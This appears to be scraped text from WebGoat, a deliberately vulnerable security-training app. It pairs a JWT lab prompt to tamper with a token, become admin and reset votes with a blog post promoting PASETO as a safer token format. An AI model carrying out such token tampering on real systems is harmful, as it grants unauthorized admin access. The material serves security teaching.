Try to change the token you receive and become an admin user by changing the token and once you are admin reset the votes

Vote for your favorite

Welcome back, Guest

WEBGOAT

Admin lost password

In this challenge you will need to help the admin and find the password in order to login

Vote Now!

Paseto is a Secure Alternative to the JOSE Standards (JWT, etc.)

March 4, 2018 6:25 pm by [Scott Arciszewski](#)



This is a follow-up to our 2017 blog post that [made the case for avoiding JSON Web Tokens \(JWT\) and its related standards](#).

Many developers responded to our post with the same question: "What should we use instead of JWT?" Today, I'm happy to announce a viable replacement.

Introducing PASETO: Platform-Agnostic SEcurity TOkens

The Design and Motivation for Paseto

Paseto is to JWT what [Halite](#) was to various mcrypt-based cryptography libraries in the PHP ecosystem.

That is to say, we identified a source of insecurity for the Internet and worked to replace it with something that would lead to better security.

All of our software is developed with [the same underlying philosophy](#):

1. Secure by default
2. Simple and easy-to-use
3. Easy to analyze and reason about (for implementors, auditors, and security researchers)

PASETO Implementations

Name	Language	Author	Features			
			v1.local	v1.public	v2.local	v2.public
authenticvision/libpaseto	C	Thomas Renoth	✗	✗	✓	✓
GrappigPanda/Paseto	Elixir	Ian Clark	✓	✓	✓	✓
o1egl/paseto	Go	Oleg Lobanov	✓	✓	✓	✓
atholbro/paseto	Java	Andrew Holbrook	✓	✓	✓	✓
nbaars/paseto4j	Java	Nanne Baars	✗	✗	✓	✓
paseto.js	JavaScript	Samuel Judson	✓	✓	✓	✓
peter-evans/paseto-lua	Lua	Peter Evans	✗	✗	✓	✓
idaviddesmet/paseto-dotnet	.NET	David De Smet	✗	✓	✓	✓